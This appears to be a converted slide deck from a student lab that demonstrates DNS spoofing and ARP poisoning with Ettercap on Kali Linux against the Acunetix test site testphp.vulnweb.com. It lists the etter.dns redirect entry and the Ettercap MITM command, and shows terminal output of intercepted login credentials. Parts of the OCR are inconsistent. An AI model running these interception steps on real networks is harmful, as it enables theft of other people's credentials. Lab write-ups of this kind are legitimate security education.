DNS Spoofing Attack using Ettercap in Kali Linux



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Demonstration with testphp.vulnweb.com Adarshvardhan Singh

Introduction



 DNS Spoofing: Manipulates DNS responses to redirect traffic.



 Redirects victims to malicious IPs instead of real servers.



 Ettercap: Tool for MITM attacks, ARP poisoning, DNS spoofing.

Tools Used



• OS: Kali Linux 2025.1a




• Tool: Ettercap 0.8.3.1



• Target: testphp.vulnweb.com (Acunetix test site)



• Browser: Firefox



Editing the DNS Spoof File

- Edited
 /etc/ettercap/etter.dns
 file.
- Added entry: testphp.vulnweb.com
 A 192.168.67.128
- Forces all DNS queries for the domain to attacker's IP.


Starting Ettercap

- Command used:
- ettercap -T -M arp:remote -P dns_spoof /// ///
- ARP poisoning initiated and DNS spoofing activated.


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File Actions Edit View Help
 ——(<mark>root®kali</mark>)-[/home/kali]
 -# ettercap -T -q -M arp:remote -P /// ///
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
Listening on:
  eth0 → 00:0C:29:F9:4A:BC
          192.168.221.129/255.255.255.0
          fe80::8340:1bbf:4f0f:22c0/64
SSL dissection needs a valid 'redir command on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...
dns_spoof: etter.dns:61 Unknown record type .com
dns_spoof: etter.dns:63 Invalid entry
  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Sorry, plugin '///' can not be found - skipping!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
                                                   ⇒| 100.00 %
4 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1: ANY (all the hosts in the list)
 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
HTTP: 44.228.249.3:80 → USER: test PASS: 123456789 INFO: http://testphp.vulnwel
CONTENT: uname=test&pass=123456789
```

Ettercap Output

- Ettercap shows ARP poisoning success.
- HTTP credentials intercepted from login page.




Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to well it is intended to help you test Acunetix. It also helps you understand how developer errors and bad configurate let someone break into your website. You can use it to test other tools and your manual hacking skills as we Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and



Victim's Perspective

- Victim visits testphp.vulnweb.com/l ogin.php
- Website loads normally – spoofing unnoticed.



kali-linux-2025.1a-vmware-... X

Login Captured

- Ettercap captured credentials entered by victim:
- Username: test
- Password: 123456789

